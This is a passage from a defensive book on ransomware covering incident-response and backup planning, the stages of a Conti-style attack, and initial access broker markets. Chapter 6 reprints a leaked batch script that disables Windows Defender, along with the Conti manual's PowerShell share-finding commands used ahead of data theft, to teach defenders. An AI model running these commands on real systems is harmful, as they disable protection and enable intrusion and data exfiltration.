Any outside organization is going to need an accurate understanding of the victim's environment and access to the tools needed to conduct IR. This information should also be included in the IR plan. Understand that even in the most well-run organizations, network diagrams and asset inventory are usually incomplete. IR firms know that. The documentation included in the IR plan is at least a place for them to start. The onsite incident response teams will undoubtedly find services, assets, and sometimes even network segments that weren't properly documented. That problem is unfortunate but expected.

That said, it's still important to keep network diagrams and asset inventory as up-to-date as possible. Accurate information, even if incomplete, is better than outdated information.

The same preparation rules apply to logs. IR teams are going to need access to logs from a number of different sources within the organization. The IR plan should document how to get this information to the team as easily as possible. Some (but not all) of the information that the IR team will likely need access to include:

- Most recent internal and external vulnerability scans
- Web proxy logs
- Mail server logs
- DNS logs

- Logs from endpoint software (AV/EDR/Asset Management)
- Firewall logs
- Windows event logging
- VPN Logs
- Logs from any remote access system (RDP/Citrix/TeamViewer)
- Active Directory logs
- PowerShell logs
- NetFlow



OFF THE BEATEN PATH

Feed Me Seymour

After a ransomware attack there are going to be a lot of people working very long hours, often around the clock, to get your organization up and running again.

Feed them.

Not just warmed-over pizza once a day. Include food planning in your IR plan. Plan for breakfast, lunch, and dinner, as well as enough beverages to keep everyone fully engaged. You lose precious time every time someone, or more likely, some group, goes out to eat together. Feeding everyone, ultimately, saves money.

Also consider the responders' mental health. These are long days filled with tedious work, so encourage everyone to take a break, stretch, and get some exercise. If there are walking/running paths nearby, let the team know. If your building has a gym, arrange for everyone doing IR to have 24-hour access to it. Keeping everyone mentally and physically fit is going to make the incident response go more smoothly and finish up more quickly.

There may be other sources for logs that the IR team needs, depending on the type of ransomware attack. Not every organization collects all these logs, but the IR plan should document which systems or servers the logs are being collected from, how long those logs are stored, and how to provide third parties with access to those logs. It's worth noting that some IR companies will want the raw logs sent to them for analysis because they have their own tools for managing logs. The IR plan needs to allow a large amount of log data from a variety of sources to be extracted, transferred to a portable drive, and delivered to the IR team for analysis. The process determining the format needed should be discussed with the IR company when the retainer is signed.

In summary, a good IR plan for ransomware will include:

- A larger IR plan for all types of attacks
- Well-documented and up-to-date network maps and asset inventory
- Guidance on which log sources are available and how they can be analyzed
- An understanding of who needs to be involved and when they need to be notified
- A clear outline of legal, regulating, and reporting requirements
- A handoff plan for when systems can be turned over to the DR team
- Scope of the retainer with an outside IR firm
- Guidance on when to call that outside IR firm
- Plan to feed everyone involved in IR

Storing and Updating the DR and IR Plans

Here's a “fun” story: An IR team is called in to help an organization that has been devastated by a ransomware attack. They walk in to find the organization's IR team in disarray, running around trying to contain the attack, figuring out who needs to be notified, and who's going to run everything. The problem? Their IR and DR plans were both stored on the fileserver hosted on an ESXi cluster that was encrypted in the ransomware attack. While the organization's incident response team knew how to handle localized attacks affecting a single server or part of the network, without the IR and DR plans they were essentially operating blindly.

This scene occurs time and time again in ransomware cases.⁹ Therefore, many IR professionals recommend keeping an offline version of IR and DR plans. That used to mean printing everything out and keeping the plans in a set of binders. But printing complex plans is surprisingly difficult. Given how often networks change, new plans have to be printed monthly (if not several times a month) which, on top of everything else, is bad for the environment.

Instead, a copy of IR and DR plans should be stored offline, but in digital form. For some organizations, that means simply storing it on a flash drive—as long as anyone who may need access knows where that flash drive is, and the drive is properly secured and regularly tested to ensure it hasn't failed (unfortunately, that does happen). Another solution is to store copies of IR and DR plans in a cloud environment. As with backups and other parts of the cloud network, the cloud environment where the IR and DR plans are stored should not be reachable from the network; otherwise, both the original and backup copies of the IR and DR plans could wind up being encrypted in a ransomware attack.

Both IR and DR planning should include updating the IR and DR plans in all locations. The plans should have numbering systems in the file

name or somewhere easy to find so that teams always know they're dealing with the most current version. Ransomware IR is, by its very nature, hectic. You'll have trouble recovering if some teams are working from one version of the DR or IR plan and other teams are working from a different version. To that end, ideally no one should have "their own" copy of the plan, as their version could quickly become outdated.

The focus of this portion of the book has been on preparing for a ransomware attack. The next section of the book will discuss how ransomware attacks work, how ransomware groups gain initial access, and how they move around networks, steal files, and finally encrypt victims. Understanding how attacks work will better enable organizations to protect themselves.

Notes

¹<https://www.ready.gov/it-disaster-recovery-plan>

²<https://www.theitco.net/blog/long-take-recover-ransomware-infection>

³<https://www.darkreading.com/attacks-breaches/6-takeaways-from-ransomware-attacks-in-q1>

⁴<https://blog.emsisoft.com/en/38786/the-ransomware-recovery-process-takes-longer-than-you-think/>

⁵By me, I am the one who overuses it and I will not apologize.

⁶<https://www.zdnet.com/article/ttec-hit-with-ransomware-attack-hampering-work-for-major-clients/>

⁷<https://twitter.com/KimZetter/status/1429840645280059393>

⁸<https://www.csoonline.com/article/3573081/apt-style-mercenary-groups-challenge-the-threat-models-of-many-organizations.html>

⁹<https://www.dragos.com/blog/industry-news/5-costly-mistakes-in-cyber-incident-response-preparation/>

CHAPTER 5

Ransomware Backup Strategy

In This Chapter:

- Developing Ransomware-Resistant Backups
- Testing Backups with Ransomware in Mind
- How Ransomware Groups Target Backups
- Restoring from Backup After a Ransomware Attack

Prior to 2019, reliable backups combined with a good disaster recovery (DR) plan (see Chapter 4) could get most organizations through a ransomware attack that they failed to detect. The recovery process might take a while, but most data would be restored and there would be no reason to pay the ransomware actor. With the advent of ransomware actors' extortion strategy (Chapter 2), reliable backups are no longer enough. Instead, a good backup strategy is only one component of preparation for a ransomware attack.

Although good backups are no longer enough as a defensive strategy against a ransomware attack,¹ they're still critical to the ransomware recovery process. Reliable and well-tested backups give a ransomware victim options. With no backups, or backups that can't be restored, most organizations have very few options for recovery. In contrast, if an organization has confidence in its ability to restore from backups, they're empowered to make a more nuanced decision. The organization won't necessarily need to pay to decrypt files, so they must determine the sensitivity of the data exfiltrated by the ransomware actor.

Ransomware victims need every advantage they can get during ransomware recovery and negotiation with ransomware groups. Reliable and tested backups are one such advantage.

Developing Ransomware-Resistant Backups

One ransomware story that's heard over and over again is that a ransomware actor managed to encrypt² or outright destroy³ backups during a ransomware attack. Ransomware groups want to make restoring from backup difficult, if not impossible, for victims, so they seek out backups and, through whatever means, make sure the backups are unusable.

The advice usually given by security experts is to ensure that backups are “stored offline.” This advice is often met with blank stares, as many people don't understand what that means. Broadly speaking, offline backups are backups that aren't connected to the network.⁴ These could be backups stored on:

- Tape
- A DR network
- A cloud provider
- An offline backup storage facility (such as Iron Mountain)




Figure 5-1: A backup network design with offline storage

A few other formats are also not readily accessible from the network. The goal is to make it difficult for ransomware actors to access the backup system to encrypt or destroy the files.

One way to create offline backups is shown in **Figure 5-1**. Backups from physical and virtual servers are sent to a disk-based backup server, which then copies the backups to tape, creating onsite offline backups. In addition, periodic backups are made to a cloud backup provider. Not only does the cloud provider meet the traditional definition of “offline” when discussing backups, but it’s also not directly connected to the network, making it difficult for even advanced ransomware actors to gain access.

A number of other precautions also have been taken in the design shown in **Figure 5-1**. The backup systems have been isolated in their own VLAN (discussed more in Chapter 13), so they are not easily accessible from the rest of the network. The backup servers are also behind an internal firewall, which restricts who and which software can access the backup servers. With the firewall in place, the security team can restrict access to the backup servers to only the ports needed by the backup software and even limit administrative access when managing these systems just to IP addresses in the administrative VLAN (Chapter 13).

Finally, the external firewall between the on-premises and cloud backup solutions can limit what traffic can be sent to the cloud backup provider and which systems are able to administer the cloud solution.

3-2-1

If the diagram in **Figure 5-1** seems excessive, it really isn’t. It’s one of the ways that an organization can follow the 3-2-1 rule.⁵ The 3-2-1 rule for backups is:

- Three copies of backed up data
- Stored on at least two different media types
- One of the copies is offsite

The reason for the emphasis on storing three copies of backed up data is that it creates more redundancy for backups. Having three sets of backup data makes it less likely a ransomware actor will be able to encrypt all of the organization's backups. Of course, having three copies protects against more than just ransomware, but ransomware attacks are the focus of this book.

Naturally, three copies of backed up data all residing on the same backup server doesn't offer any additional protection. Therefore, the backups need to be stored on different media. In **Figure 5-1**, backups are sent to a backup server and a subsequent copy is sent to the tape drive. Although some backup professionals don't like tape backups as an alternative to drives, no ransomware group has figured out how to encrypt or delete files backed up to tape⁶ especially tape that's not in the loader (in other words, truly offline). Tape backup plus a backup file server is just one way to diversify media types.

Finally, ensure at least one of the three copies is stored offsite. It's possible that a ransomware actor will figure out how to access both copies of backups stored on the local network, but it's unlikely they'll be able to access a properly protected offsite storage facility. Whether that third option is a cloud data center provider or a storage facility such as Iron Mountain, organizations want to make sure the offsite backup storage isn't easily reachable by a ransomware actor.

Gold Images

In addition to storing backups of data, organizations also need to store "gold images"⁷ of all their critical servers. Gold images are preconfigured versions of the operating system and all installed applications on those servers. Having these gold images in place allows organizations to quickly rebuild systems in the event of a ransomware attack (or other disaster).

Gold images allow organizations to reinstall all the software on a server, then simply restore from backup any data compromised during

the ransomware attack. This precaution also helps DR teams move through the restoration process a lot faster, because they don't have to install the OS and necessary software for every critical server.

In order for gold images to work effectively, they have to be properly maintained and installed on the same hardware as the image was created. "Properly maintained" means that as your IT team updates the OS and different applications, it has to make a new gold image so that it's always current. Moreover, making an image on one set of hardware and then installing the image on another is going to cause problems with drivers and components.

Organizations should plan on keeping identical spare versions of their most critical servers. Then, during a ransomware attack, the gold image can be installed on the spare server and the data backed up on to that. This image should be stored offline, to reduce the risk of those images being encrypted during a ransomware attack.

Immutable Cloud Backups

It's not enough to simply back up important data to the cloud; the data should also be copied to a cloud backup provider. Cloud storage providers generally don't have the same protections in place that a cloud backup provider has (though some cloud providers have started offering some of these features for an additional cost). Some of the advantages of cloud backup providers include:⁸

- Versioning
- The ability to leave the file structure in place
- Scheduling
- More encryption options for file transfer
- Immutability

Immutability is the ability to lock a filesystem so that no one, not even an administrator, can make changes to the files.⁹ While this is available for a variety of media types—tape backups can be made immutable—the feature is currently most common with cloud backup solutions.

Immutability gives IT and security teams assurance that the backups won't be touched. Immutable file storage isn't a good option for the initial resting point for the backed-up data, because that backup solution is often used for day-to-day restoration and may change more frequently. But if you're making more intermittent copies—for example, weekly full backups to your cloud backup provider—an immutable solution adds resiliency to the backup solution and serves as an additional layer of protection against ransomware.

Testing Backups with Ransomware in Mind

Chapter 4 introduced the concepts of recovery point objective (RPO), recovery point actual (RPA), recovery time objective (RTO), and recovery time actual (RTA). These terms, briefly, measure how much data an organization is willing to lose and how quickly managers expect to recover during a ransomware attack. These measurements are largely determined by the backup program in place and really pose two questions:

- How often is data being backed up?
- How quickly can lost data be restored?

Measuring the answers to these questions is harder than it might seem at first, but those answers are necessary to properly build out a DR plan. For example, let's say that backups are conducted hourly. That means that an organization should never lose more than an hour of data, correct? Not necessarily. Let's say it takes four hours to back up a server. That means you could lose as much as five hours of data, depending on where in the backup cycle the ransomware infects the server.

You also have to consider the sources of the backups, as shown in **Figure 5-2**. Ideally, the backups are pulled from the backup server, but what happens when the ransomware actor manages to encrypt the backup server? The next logical choice would be to pull the backup from the tape drive, but what if the tape is corrupted and no one noticed? If that fails, the restoration has to come from the cloud backup provider, but the organization isn't backing up the cloud provider hourly, just a few times a week.

Therefore, if the ransomware actor is successful or part of the process fails, the DR team has gone from being able to restore the server with only an hour or so worth of lost data to a week's worth of lost data. All of these possibilities should be documented ahead of time so the DR team can offer an honest assessment of how much data will be lost during the recovery process.

Figure 5-2 highlights another potential problem: determining how quickly data can be restored. The DR plan might include a recovery time that assumes the DR team will be able to restore from the local backup server. If that's encrypted, the team has to rely on restoring from tape backup or the cloud provider. The geographic location of the backup likely affects the recovery time, and all times should be documented for the same reason that variations in the lost amount of data needs to be documented: to provide an accurate assessment of the recovery time, not just for that server, but for the entire network.




Figure 5-2: Backup decision tree


Restoring from Backup After a Ransomware Attack

Chapters 4, 17, and 18 go into detail about backup restoration after a ransomware attack. But it's never too early to start planning recovery. In fact, one challenge that some DR teams run into is that backup processes that everyone thought were in place actually weren't.

Organizations need to test backups on a regular basis. These tests need to have three components:

1. Test from all backup sources—if the first two fail, it's important to know that the third works
2. Don't just test by restoring a single file; conduct a full recovery
3. Test the restoration of multiple systems at once, to see how much bandwidth and processing power the DR team will be able to count on from the backup system

When conducting a full recovery, use spare hardware and start by installing from the gold image to make sure the OS and applications load properly. Then conduct a full restore of the server and test it thoroughly to ensure everything works properly. Try the same test on several servers simultaneously. This serves as a stress test for both the backup software and the DR team.



THE 101

What Do We Mean by Spare?

Normally when you think of a spare computer you think of an old system lying around in a storeroom somewhere. In this case, spare means an extra server that has the same specification as the encrypted system.

It's not uncommon for organizations to purchase spare systems when they order servers in the event of a catastrophic hardware failure. In this case, you would be using the spare server to replace the one infected with ransomware.

Once the restoration process is complete, fully document everything and add it to the DR plan (see Chapter 4). Notes from these tests will prove invaluable during an actual ransomware attack and help the DR process run more smoothly.

Once again, good backups that are regularly tested are not protection from a ransomware attack. Instead, they serve as an insurance policy: They give an organization some choices after a ransomware attack. The organization can restore files from backup, or they can pay the ransom (though that's not advised). The point is that, outside of extortion based on exfiltrated files, the organization has the power to decide because they have confidence they can restore from backup.

Notes

¹Some would argue they never were a a defensive strategy

²<https://www.zdnet.com/article/ransomware-victims-thought-their-backups-were-safe-they-were-wrong/>

³<https://threatpost.com/conti-ransomware-backups/175114/>

⁴<https://www.aesonlabs.ca/blogs/why-it-is-important-to-keep-your-backups-offline-or-at-an-offsite-location/>

⁵<https://blog.emsisoft.com/en/34083/how-to-protect-your-companys-backups-from-ransomware/>

⁶<https://www.ciainsight.com/news-trends/tape-backup-ransomware-prevention/>

⁷https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C.pdf

⁸<https://blog.emsisoft.com/en/34083/how-to-protect-your-companys-backups-from-ransomware/>

⁹<https://dcig.com/2021/07/immutable-storage-ransomware-world.html>

CHAPTER 6

Anatomy of a Modern Ransomware Attack

In This Chapter:

- Initial Access
- Reconnaissance & Lateral Movement
- Exfiltration
- Deployment
- Extortion

Up to this point, this book has discussed the history of ransomware and, in broad terms, how ransomware attacks work and how to prepare for them. The next two sections of the book delve more into technical aspects of how ransomware attacks work and how an organization can defend itself against a ransomware attack. Some of the tools and techniques mentioned in these chapters may fall out of favor with ransomware groups, but the same principles of defense will remain salient even as ransomware attacks evolve.

Chapter 1 discussed the disgruntled Conti ransomware affiliate who exposed the tools and instructions—including a how-to manual—that the several of Conti’s affiliates used to conduct operations. **Figure 6-1** is the first page of the manual included with that toolset.

The translation of the first part of the manual (through the green highlighted text) is translated in **Figure 6-2**.



Figure 6-1: The first page of the manual included with the Conti ransomware toolset




Figure 6-2: English translation of the first part of the manual included with the Conti ransomware toolset

The manual starts off by telling the ransomware attacker to research the victim across multiple sites to find out how much it's worth. The attacker will then use that information to set the ransom price. The rest of the manual is a step-by-step guide to gaining the administrative

privilege access needed to carry out the successful ransomware attack. This manual, and the scripts included with it, provided an easy-to-understand how-to guide based on lessons learned.

This is one of the reasons why defending against ransomware is so challenging. The ransomware groups have seen defenses deployed by victims, figured out how to get around them, and documented that information. This is why it's so important for organizations to understand how the attackers work, so that they can learn to be able to quickly identify malicious behavior even if the tactics, techniques, and procedures (TTPs) have changed and react accordingly.

Initial Access

Figure 6-3 is a diagram of the anatomy of a ransomware attack from initial access to extortion. The rest of this chapter will walk through a typical ransomware attack and refer back to **Figure 6-3**. More details about each of these phases are available throughout the rest of this chapter and the book.

There are six ways that ransomware groups primarily gain access to victim networks:

1. Phishing
2. Credential stuffing/reuse (especially through Remote Desktop Protocol [RDP])
3. Third party
4. Vulnerability exploitation
5. Insider threat
6. Social engineering





Figure 6-3: The six ways ransomware groups gain access to networks

The first three are the most common ways that ransomware groups gain access through manual attacks, but automated ransomware groups rely heavily on trojanized software, especially in the form of fake downloads.

A fifth, relatively uncommon delivery method, uses exploit kits. They used to be one of the most common ways to deliver ransomware, but their use has declined significantly over the last few years¹ because they rely primarily on exploiting flaws in Adobe Flash or Microsoft's Internet Explorer, which have fallen out of use² (and been discontinued). Both of these types of ransomware attacks used to be delivered primarily through banner ads and other web-based mechanisms.



Phishing and Ransomware

Generally, a ransomware group farms out phishing campaigns to another threat actor who specializes in them. There are some exceptions to this: Conti ransomware, for example, is part of a larger cybercriminal group commonly referred to as Wizard Spider.³ Wizard Spider is a complex organization involved in many different types of cybercrime⁴ and has one of the most sophisticated phishing exploit kits in use today.

Each method of initial access is different and will be discussed in more detail in Chapters 7 through 10. This chapter will use the example of a phishing email as the point of initial access.

The ransomware operator or group delivering the phishing campaign sends an email with, for example, a Microsoft Excel attachment containing a macro or script. The macro may just execute a PowerShell script, or it might exploit a vulnerability such as CVE-2021-40444 (a vulnerability in the MSHTML component of Microsoft Office).



What is the difference between a loader and a

dropper? The two terms are often used interchangeably and perform many of the same tasks. But there is a technical difference between the two.⁵ A dropper is self-contained; it has everything it needs to start basic reconnaissance and pull down the final payload. A loader is more lightweight and calls out to command-and-control infrastructure to get instructions and possibly pull down a secondary loader.

If the exploit is successful or the PowerShell script is able to run, the malicious document runs the script that reaches out to a command-and-control server to pull down a loader.


The script grabs BazarLoader,⁶ which is injected into memory to avoid detection and performs a few basic reconnaissance commands. Commands such as *whoami* (note: *whoami* is native to every major operating system), *net*, and *nltest* allow the operator to understand the system on which it's installed, as well as whose system was compromised, what privileges the user and the system has, and what else can user/system access on the network, without raising any alerts in the SOC. For Windows systems, ransomware actors use Windows-native commands to avoid alerting security teams to their presence.

Although this stage of the attack may require a lot of preparation, the actual initial access takes only a few minutes to complete.

Reconnaissance and Lateral Movement

During this stage, the ransomware actor maps the victim network, gains the access needed to deploy the ransomware, and may establish footholds on systems beyond the initial access machine, to ensure they don't lose access to the victim's network. This stage is the longest and most complicated part of the ransomware attack. It's discussed in more detail in Chapters 11 through 13.

This stage often starts with Cobalt Strike. It's estimated that 66% of ransomware attacks include the use of Cobalt Strike.⁷ Originally developed as a penetration testing tool, several cracked versions of Cobalt Strike have been released on underground forums, and it has been widely adopted by all types of cybercriminals from nation-state actors to ransomware groups.



THE 101

LOL, Ransomware Style

One recurring theme across all stages of a ransomware attack is that ransomware actors prefer to use commands native to the operating system they're attacking, such as Windows or Linux. This is often referred to as Living off the Land (LOL or LotL) by researchers. Using commands native to the operating system, as opposed to third-party tools, means that ransomware groups are less likely to be detected by defenders. Don't misunderstand—ransomware groups have a lot of third-party tools they can and do use, but it's important to watch for native OS commands, especially when they're used in ways unusual for an organization.

Cobalt Strike is usually loaded into memory via Dynamic Link Library (DLL) hijacking, which is a way of injecting malicious code into an application on a Windows machine by taking advantage of the way applications search for and load DLLs. Once Cobalt Strike is loaded into memory, the exploration of the network will continue via LotL commands, such as:

- `net`: view and update network settings of the system
- `ping`: test reachability of other systems on the network
- `whoami`: shows the username of the current user on the system
- `systeminfo`: shows information about the computer, operating system, and security settings
- `lsass`: enforces security policy on Windows systems
- `wmic`: the command-line version of Windows Management Instrumentation (WMI), which is used to automate administrative tasks on Windows systems, including executing files

In addition to discovering the size and scope of the victim network, the ransomware actors are attempting to gain administrative credentials to facilitate moving around the network. Tools such as Mimikatz and BloodHound are commonly used to get information from endpoints or other areas of collection needed to get access to the Active Directory Controller.

The threat actors will also use this time to disable any security programs that may hinder their ability to move around. There are several tools that can help the ransomware actor with this task, but many ransomware groups also have scripts that can do the job. One ransomware actor left several of these scripts behind after a failed ransomware attack. **Figure 6-4**, for example, is the script that disables Windows Defender.

Once the ransomware actor knows that they can successfully disable any security tools the victim has in place, they'll use the credentials they've gathered to start moving around the network and often deploy other Cobalt Strike beacons.

Ransomware actors often use the Windows Management Instrumentation Command-Line (WMIC) utility to execute files that were pushed over Server Message Block (SMB) to other machines. They can also use PowerShell to execute Cobalt Strike beacons on those remote machines.



```
DefenderOFF.bat
@Echo off
%~dp0\SUG4 /w /c cmd.exe /cfor %A IN (WinDefend WdFilter WdBoot Sense WdNisDrv WdNisSvc
SecurityHealthService) DO net stop %A
cmd.exe /cfor %A IN (SecurityHealthService.exe SecurityHealthSystray.exe smartscreen.exe) DO
%~dp0\pskill64 %A -accepteula -t
%~dp0\SUG4 /w /c cmd.exe /cfor %A IN (WdFilter WdBoot Sense WdNisDrv WdNisSvc WinDefend
SecurityHealthService) DO sc config %A start=disabled
%~dp0\SUG4 /w /c cmd.exe /cReg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f^
&Reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f^
&Reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v
"SettingsPageVisibility" /t REG_SZ /d "hide:windowsdefender" /f
```

Figure 6-4: Bat script used by ransomware group to disable Windows Defender during reconnaissance

In addition, ransomware actors look for credentials that allow them to log in to Linux and ESXi (i.e., VMware) servers. This is made easier by administrators' common practice of keeping spreadsheets with user-name and password information for these servers on their endpoints. Ransomware groups know to look for these.

Exfiltration

Ransomware actors are also looking for files to exfiltrate from the victim network. Secondary extortion is a critical part of a manual ransomware attack, and that requires, among other things, sensitive files that can be used for blackmail.

The Conti document dump specifically outlines exfiltration. **Figure 6-5** shows affiliates how to run a specific PowerShell script that can be used to find available shared drives. The document then instructs the affiliates to look for specific types of files.

```
2. Когда ищем инфу которую будем выкачивать на втором этапе. В
данном случае нам нужны шары с правами на чтение. Одеваем токен
администратора домена от которого будем запускать выгрузку данных
(разные админы могут иметь доступ к разным шарам) и снимаем шары
следующей командой:
```

```
powershell-import /home/user/work/ShareFinder.ps1
```

```
psinject 5209 x64 Invoke-ShareFinder -CheckShareAccess -Verbose |
Out-File -Encoding ascii C:\ProgramData\shda.txt
```

```
Далее изучаем снятые шары , нас интересуют
```

- * Финанс доки
- * Бухгалтерия
- * Айти
- * Клиенты
- * Проекты

```
И так далее, все зависит от того, чем занимается наш таргет.
```

```
Затем выкачиваем то что отобрали, об этом во втором разделе.
```

Figure 6-5: The Conti manual provides affiliates with instructions on how to find available shared drives on the network and what files they should be looking for

Specifically, the bad guys look for things like:

- Finance documents
- Accounting information
- Client data
- Project data

The Conti manual advises affiliates to not stop with just these files, but to consider what other files or types of files may present a lucrative extortion opportunity. **Figure 6-6**, from the same manual, provides a list of keywords in English that the affiliate should search for among network files. The presence of this list of documents and keywords (including English ones) demonstrates how important exfiltration and secondary extortion is to ransomware groups.




Figure 6-6: Instructions from the Conti manual on specific keywords for which affiliates should be searching

The next step is to get the data out of the network. The most common tools used by ransomware groups for this purpose include:

- Rclone
- WinSCP
- StealBIT
- MegaSYNC

Rclone,⁸ in particular, is popular among ransomware groups because it's reliable, easy to use, and used by many systems administrators, so it's rarely flagged by security tools. As with other parts of the operation, user instructions for Rclone are well-documented in the Conti manual.

Affiliates are instructed to create a new account on MEGA,⁹ the file-sharing service (which ransomware groups are told to pay for with Bitcoin, to maintain anonymity). As shown in **Figure 6-7**, once the affiliate knows which files need to be uploaded, they're instructed to create an Rclone config file. A help file also warns the affiliate to limit the number of streams (simultaneous uploads) they create, because creating too many streams could alert the target to the affiliate's presence.




Figure 6-7: Help file for Rclone written by the Conti operators for their affiliates

Not all ransomware groups use MEGA or other file share services. Most rely on compromised servers that act as staging servers before the data is pushed to the real command-and-control servers. Exfiltrated data generally resides on these intermediary servers for a few minutes to several hours before it's moved to the main servers.

Once all files are uploaded it's time to install the ransomware.

Deployment

Before the ransomware can be deployed, however, the ransomware actor has some work to do. The first step in the deployment phase is to find and encrypt or destroy any backups. This is why it's *crucial* to ensure that backups aren't readily accessible from the network. Ransomware groups actively disrupt backups to try to force victims to pay—after all, if there are no backups, there's no restore.

Generally, the next step is to deploy the ransomware on one or two systems¹⁰ to ensure that everything works as advertised. There's always a battle between the ransomware actor and security tools, especially endpoint protection. The ransomware actor wants to ensure that the malware can encrypt network machines (which will generally include disabling all known security tools) without raising alerts or having their executable blocked.

With the test successfully run, the last step is to deploy the ransomware across the network. There are several ways this can be done. The ransomware actor may write a simple script that uses PsExec to execute the ransomware after pushing it to all the different machines via SMB.

They may also use Microsoft Group Policy Object (GPO) to push the ransomware from the domain controller. Some ransomware groups have used Microsoft System Center Configuration Manager (SCCM) or another Remote Monitoring and Management (RMM) tool to push the ransomware to the target systems.

As part of the ransomware deployment process, ransomware groups also delete the Volume Shadow Copy Service (VSS).¹¹ VSS is an automated service on Windows machines that makes backup copies of common file types on Windows. That way, if a file is corrupted or accidentally deleted, there's a backup copy that can be quickly restored.

Coincidentally, many of the files automatically backed up by VSS are the types of files that ransomware actors like to encrypt. The VSS can't be encrypted, so ransomware operators have to delete the files out of VSS to ensure there isn't a quick way to restore encrypted files. This is an important step in ransomware detection, and Chapter 15 discusses it in detail.

After the shadow copies have been deleted and the ransomware deployed, the ransomware actor pops up a ransom note. Sometimes the demand will also be sent to all printers in the network.¹²

Extortion

Most guides mark the deployment of the ransomware as the end of the attack, but it really isn't. For some organizations, the hardest (and lengthiest) part is the extortion stage. Chapter 2 discussed a number of ways that ransomware groups attempt to extort victims, but it's difficult to adequately prepare for the sight of all an organization's customers or a school's students' private data posted to an extortion website.

Chapter 3 discussed this preparation as part of ransomware tabletop exercises, but it's worth mentioning again. Not only does the victim organization have to negotiate with criminals to avoid an even more critical situation, they have important decisions to make that will have a large impact on the organization's future.

These decisions also must be made quickly. Ransomware groups exploit a sense of urgency, such as countdown clocks, to panic their

victims. In ransomware chats, the ransomware group's negotiator uses phrases like "We need your quick feedback," and "Please don't delay, don't make this mistake."¹³ The goal is to get the victim to pay quickly before going to authorities or bringing in a negotiator.

The fallout from ransomware negotiation and extortion can last for months, not just because sensitive files are published on extortion sites, but also because of the effect on employees, clients, students, and others from having their personal details revealed. And, of course, there are the lawsuits that inevitably follow.

Notes

- ¹https://www.doc.ic.ac.uk/~livshits/papers/theses/zicong_ma.pdf
- ²<https://www.tenable.com/blog/should-you-still-prioritize-exploit-kit-vulnerabilities>
- ³<https://www.crowdstrike.com/blog/wizard-spider-adversary-update/>
- ⁴https://malpedia.caad.fkie.fraunhofer.de/actor/wizard_spider
- ⁵<https://www.flashpoint-intel.com/blog/malware-loaders-continue-to-evolve-proliferate/>
- ⁶<https://thefirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/>
- ⁷<https://www.recordedfuture.com/detect-cobalt-strike-inside-look/>
- ⁸<https://rclone.org/>
- ⁹<https://mega.io/>
- ¹⁰<https://thefirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/>
- ¹¹<https://redcanary.com/blog/its-all-fun-and-games-until-ransomware-deletes-the-shadow-copies/>
- ¹²<https://news.sophos.com/en-us/2021/08/09/blackmatter-ransomware-emerges-from-the-shadow-of-darkside/>
- ¹³<https://securityintelligence.com/posts/egregor-ransomware-negotiations-uncovered/>

CHAPTER 7

Credential Markets and Initial Access Brokers

In This Chapter:

- The Growth of IABs Is Directly Tied to Ransomware
- The Size of the Underground Stolen Credential Market
- All the Ways Ransomware Actors Can Use Stolen Credentials

Chapter 2 discussed Initial Access Brokers (IABs), the threat actors who sell access to ransomware (and other cybercriminal) groups, as one of the cottage industries that has seen tremendous growth thanks to ransomware. Despite the rapid growth of this cybercriminal activity, relatively little is known about the size and scope of the market. Estimates range from \$2.4 million in 2020¹ to almost \$5 million² in the same year. Both of those estimates are likely low, as a lot of IABs prefer to communicate over private channels rather than sell their offerings in public.

As challenging as it can be to track IABs, trying to get a handle on this market is important because it acts as a force multiplier for ransomware affiliates. If the ransomware affiliates don't have to spend their time scanning victims' sites and gaining initial access, it allows them to target more organizations at a time and increases their chances of success.

The Growth of IABs Is Directly Tied to Ransomware

IABs have been around for more than a decade, but until late 2019 or early 2020 they were really a niche offering. Most ransomware actors didn't need direct access to a victim network, as they deployed the ransomware on a single machine. Other types of cybercriminals, such as Carders—cybercriminals who steal credit card information to sell or make purchases—often rely on access to credit card processing networks to steal data. But, most cybercriminals were fine using automated tools to steal the data they needed.

The move to “Big Game Hunting” tactics in 2018 and 2019 by ransomware actors, along with the increase in the number of Ransomware-as-a-Service (RaaS) offerings, led to increased interest in IABs. IABs went from a niche service to one that is necessary for ransomware to continue at its breakneck pace, and IABs became very much in demand. At any given time, across dozens of underground forums, there are ads for access to hundreds of IAB companies.

And those are just the low-level IABs. Once IABs have proven themselves or sold multiple accesses to ransomware groups and their affiliates, the IABs are sometimes recruited to work directly for the ransomware operators.³ When that happens, the IAB stops advertising publicly on underground forums (but, as with other cybercriminal activity, there's always someone to take their place).

Beyond those who work directly for ransomware groups, some of the most experienced IABs operate on private channels. These IABs have built up enough repeat business that they no longer want to operate openly.

IABs only sell their access to a single buyer (at least if they want repeat customers). The reason for this is that having two different cybercriminals conducting attacks, possibly using similar toolsets, increases the likelihood of detection or, at the very least, increases

the likelihood that a tool conflict will cause a Blue Screen of Death (BSoD) and both cybercriminals will lose access.

IABs are in so much in demand that advertisements looking to buy initial access often outnumber advertisements looking to sell initial access. **Figure 7-1** shows a series of posts in the “ДОСТУПЫ” (ACCESSES) section of the well-known Russian hacking forum, XSS. The majority of the recent posts on that day were from forum users looking to buy access to organizations or companies, as supply has outstripped demand.

Figure 7-2 shows a typical advertisement selling access. This example is also from the XSS forums and was originally written in English. This is what a typical advertisement looks like: The seller wants to provide enough information to make the target attractive, but not provide so much information that outsiders can figure out who the victim is.

Forum members have gotten wise to the activity of governments and threat intelligence companies, who monitor the forums looking for exactly these kinds of advertisements. When the anti-ransomware




Figure 7-1: Posts from XSS (formerly DamageLab) forums looking to buy access to organizations or companies (left side is the original Russian, right side are same forum posts translated to English)




Figure 7-2: A user on the Russian XSS forum selling access to the network of a state government

organizations recognize a victim, they warn them to look for an intruder on their network and remove them, likely as quickly as possible before the access is sold.

Early on, IABs would often take text directly from a victim organization’s website to describe the victim in the ad. But it became too easy for threat intelligence companies and governments to figure out who the victim was and notify them. IABs have had to alter their descriptions so as not to reveal too much.

